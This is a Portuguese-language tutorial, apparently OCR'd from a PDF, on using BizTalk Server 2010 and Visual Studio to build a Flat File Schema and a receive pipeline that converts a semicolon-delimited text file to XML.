


1999990;1;P0110;1;1;20110307;
1999990;2;P0529;2;2;20110307;
1999990;3;P0530;3;3;20110307;



BizTalk Pipeline Designer

O editor de pipelines, BizTalk Pipeline Designer, possibilita criar e visualizar pipelines, mover os seus componente (Pipeline components) entre as diferentes etapas e configurar pipelines, as suas etapas e os seus componentes.



Este editor encontra-se integrado no Visual Studio e é composto essencialmente por 3 módulos:

- **Janela de Propriedades (properties window):** nesta janela podemos ver e modificar as propriedades dos diferentes objectos da pipeline.
- **Janela de Ferramentas (toolbox window):** Providencia acesso a todas as componentes (Pipeline components) que podemos utilizar nas pipelines.
- **Janela de desenho (design surface):** que permite que o programador desenhe uma representação gráfica de uma pipeline, inserindo os componentes da janela de ferramentas nas diferentes etapas da pipeline.

Flat Files - Exemplo Prático


Para este projecto iremos utilizar o BizTalk Server 2010 e o Visual Studio 2010, e explicar passo a passo o que é necessário desenvolver. Resumidamente estes serão os passos que teremos de efetuar:

- Criação do exemplo (instância) de texto que servirá de teste ao projeto;
- Criação do *Schema* para reconhecer o ficheiro de texto;
- Criação da Pipeline para receção e processamento do ficheiro de texto;
- Publicar a solução no servidor BizTalk;
- Configurar a aplicação BizTalk;
- Executar a solução;

A solução deste exemplo, assim como todo o código pertencente, encontra-se disponível no MSDN Code Gallery: http://code.msdn.microsoft.com/BizTalk-Server-Transformar-0abe5767

Começaremos então por iniciar o Visual Studio 2010 e criar um novo projeto BizTalk:

- File > New > Project, em "BizTalk Projects", selecione a opção "*Empty BizTalk Server Project*";
- Coloque o nome do projeto, a localização física no disco e o nome da solução.



Criação de um ficheiro de texto para teste e validação

Antes de começarmos o nosso desenvolvimento teremos de criar uma instância, ou amostra, do ficheiro de texto que irá servir de modelo para a criação do Flat File Schema. Desta forma iremos configurar os seguintes requisitos, ao nível do file system, que irão ser necessários para a solução:


- Criar uma pasta "<solução>\TESTFILES" onde vamos criar/colocar os artefactos que pretendemos transformar. Neste artigo vamos utilizar um ficheiro de texto delimitado por símbolos e que será composto por várias linhas com o seguinte conteúdo:
  Sandro;Pereira;1978-04-04;Crestuma;4415 Crestuma
  Lígia;Tavares;1982-01-21;Seixo-Alvo;451 Seixo-Alvo
  José;Silva;1970-09-19;Crestuma;4415 Crestuma
  Rui;Barbosa;1975-09-19;Lever;4415 Lever
  Cada linha é composta pela seguinte estrutura: Nome, Apelido, Data Nascimento, Morada e Código Postal
  Nota: O ficheiro "PESSOAS.txt" que vamos utilizar para testes encontra-se disponível na diretoria "<solução>\TESTFILES".
- Vamos também criar duas pastas que iremos utilizar para o processo de conversão de dados.
  - Crie a pasta "<solução>\PORTS\IN" que irá servir como canal de entrada dos ficheiros Flat File para conversão ;
  - Crie a pasta "<solução>\PORTS\OUT" que irá servir como canal de saída dos ficheiros após terem sido convertidos.

Criação do *Schema* para reconhecer o ficheiro de texto


Para criarmos o Schema devemos aceder à solução criada no Visual Studio e efectuar os seguintes passos:

- Pressione o botão direito em cima do projecto no "*Solution Explorer*", seleccione a opção "*AddàNew Item...*".


- Na janela "*Add New Item*", seleccionar o menu "***Schema Files***" nos templates, escolha a opção "***Flat File Schema Wizard***" e, em seguida, fornecer o nome que quer dar ao esquema, neste exemplo: "TXT_to_XML.xsd"



- Ao selecionar esta opção, automaticamente seremos guiados pela ferramenta "*BizTalk Flat File Schema Wizard*" que nos irá ajudar a criar um Flat File Schema e definir a sua estrutura de dados (records, elementos, atributos,…) com base no ficheiro de texto especificado. Selecione a opção "Next" para continuar.




- Na janela "Flat File Schema Information" iremos necessitar de:
  - Selecionar uma instância do ficheiro de texto que queremos transformar
  - Apesar de não ser necessário, é boa prática renomear o Record name "Root". Neste caso vamos renomeá-lo para "Pessoas".
  - E por último, atribuir um "Target namespace" ao esquema e definir o *encoding* do ficheiro de entrada




- O wizard irá carregar o ficheiro de texto de exemplo para começa-lo a dividir e mapeá-lo na estrutura pretendida. É nesta etapa que necessitamos de definir como os registos ou as linhas são diferenciados. A estrutura do exemplo é:
  Uma vez que cada registo (record) que quero criar "Pessoa" se encontra definido e contido numa linha, na janela "Select Document Data" iremos seleccionar toda a porção de dados no documento que irá definir o registo (record) o que nesta fase é toda a primeira linha.

Nome;Apelido; Data Nascimento;Morada;Codigo Postal{CR}{LF}


Uma vez que cada registo (*record*) que quero criar "Pessoa" se encontra definido e contido numa linha, na janela "*Select Document Data*" iremos seleccionar toda a porção de dados no documento que irá definir o registo (*record*) o que nesta fase é toda a primeira linha.




- Na janela “Select Record Format” iremos definir se estamos a lidar com um Flat File delimitado por símbolos ou se é posicional, no nosso caso iremos seleccionar a opção “By delimiter symbol” que é delimitado por um retorno Carriage Return/Line Feed.




- Na janela “Delimited Record” iremos providenciar o delimitador do record, neste caso como queremos definir a estrutura de Pessoa, ou seja cada linha é uma Pessoa, o nosso limitador é {CR}{LF} (Carriage Return/Line Feed)




- Na janela “Child Elements” iremos definir que tipo de elemento pretendemos atribuir ao registo. Como estamos a definir a estrutura Pessoa e o ficheiro contém várias pessoas, teremos de seleccionar o “Element Type" como “Repeating record”. Se não efectuarmos este passo, não teremos a capacidade de dividir o record em vários elementos/atributos individuais.




- Nesta fase criamos com sucesso o *record* Pessoa, ou seja, acabamos de mapear que cada linha do ficheiro de texto corresponde a um elemento Pessoa. Na janela “*Schema View*” seleccione a opção “*Next*” para continuar a transformação da mensagem




- Nesta fase o *wizard* irá reiniciar todo o processo descrito anteriormente, mas se repararem, já não selecciona toda a informação contida no ficheiro de texto, mas apenas o que foi seleccionado para definir o record Pessoa. O que iremos fazer agora é dividir a informação do *record* “Pessoa” em diferentes elementos, para isso seleccionamos apenas a informação pretendida deixando de fora o *Carriage Return/Line Feed*.




- Mais uma vez a nossa estrutura é delimitada por símbolos (;), logo iremos seleccionar a opção "***By delimiter symbol***"




Como podemos analisar, todos os elementos encontram-se separados pelo caractere ponto e vírgula (;) que é o nosso delimitador, logo na janela "*Delimited Record*" na opção "***Child delimiter***" temos de alterar o valor para "**;**".



- Nesta janela, iremos definir os diferentes elementos/atributos da estrutura do record "Pessoa". Esta operação é muito parecida com qualquer XSD, onde podemos definir os nomes e os diferentes tipos de dados. Ajuste os valores de acordo com a imagem:




- Por fim o wizard vai mostra-lhe a estrutura que o seu ficheiro de texto irá ter no seu equivalente documento XML. Assim que seleccionar a opção "Finish", o esquema estará disponível para você utilizar na sua solução BizTalk.




Após finalizarmos a criação do *Flat File Schema* que irá conter as regras de transformação do ficheiro de texto, podemos facilmente testar a nossa transformação, sem ter de sair da nossa ferramenta de desenvolvimento (Visual Studio) e sem ter de publicar a nossa solução.


Se seleccionarem o *Flat File Schema* que acabamos de criar e acedermos às suas propriedades, verificamos que por omissão temos todas as propriedades pré-configuradas para efectuarmos testes à nossa transformação: a instância de entrada do esquema encontra-se configurada com o ficheiro que serviu de base à criação do esquema; assim como os formatos de entrada e saída.



Para testarmos basta seleccionar o esquema e com o botão direito do rato seleccionar a opção "*Validate Instance*":




Esta opção vai usar o ficheiro configurado e validar todas as regras de transformação definidas, apresentando posteriormente o resultado final ou os erros ocorridos:




[Criação da *Pipeline* para recepção do ficheiro de texto]

Para criarmos A *pipeline* de recepção devemos aceder à solução criada no Visual Studio e efectuar os seguintes passos:


- Pressione o botão direito em cima do projecto no Solution Explorer, seleccione a opção "AddàNew Item...".
- Na janela "Add New Item", seleccionar o menu "Pipeline Files" nos templates, escolha a opção "Receive Pipeline" e, em seguida, forneça o nome que quer dar à pipeline, neste exemplo: "ReceivePipelineCustomPessoas.btp"



- Ao seleccionar a opção "*Add*" irá aparecer o editor de *pipelines*, *BizTalk Pipeline Designer*, que irá permitir visualizar todas as etapas associadas à *pipeline* de recepção: *Decode*, *Disassemble*, *Validate* e *Resolve-Party*. Neste caso, a *Pipeline* de que iremos criar, será responsável por receber um ficheiro de texto através de uma porta e convertê-lo para XML. Para isso, iremos utilizar o componente "***Flat File Disassembler***" que está disponível na *Toobox* à esquerda do Visual Studio. Arraste-o para dentro da *Pipeline* na etapa "***Disassemble***".



- Para terminar, seleccione o componente "***Flat file disassembler***", aceda às suas propriedades e na opção "***Document Schema***" seleccione o *schema* criado anteriormente, no caso o "TXT_to_XML".




Nota: Caso pretenda criar uma *pipeline* de envio por forma a transformando um documento XML em *Flat File*, teríamos de seguir os mesmo passos, a diferença é que teríamos de arrastar o componente "*Flat File Assembler*" na etapa "*Assemble*"

Publicar a solução para o servidor BizTalk


Todos os artefactos criados até o momento devem ser instalados no BizTalk Server 2010. No entanto antes de efectuarmos a publicação da solução existem algumas configurações que necessitamos de fazer/garantir:

- Antes de publicarmos a solução do Visual Studio para uma aplicação BizTalk é necessário que todas as assemblies do projecto estejam assinadas com uma strong name key, uma vez que as mesmas terão de ser instaladas na global assembly cache (GAC). Para isso necessitamos:
  - No Visual Studio Solution Explorer, right-click sobre o nome do projecto e seleccione a opção "Properties"
  - Seleccione a tab "Signing" e escolha a opção "New" na drop down box "Choose a strong name key file"




  - Atribua um nome, por exemplo "TXTtoXML.snk"

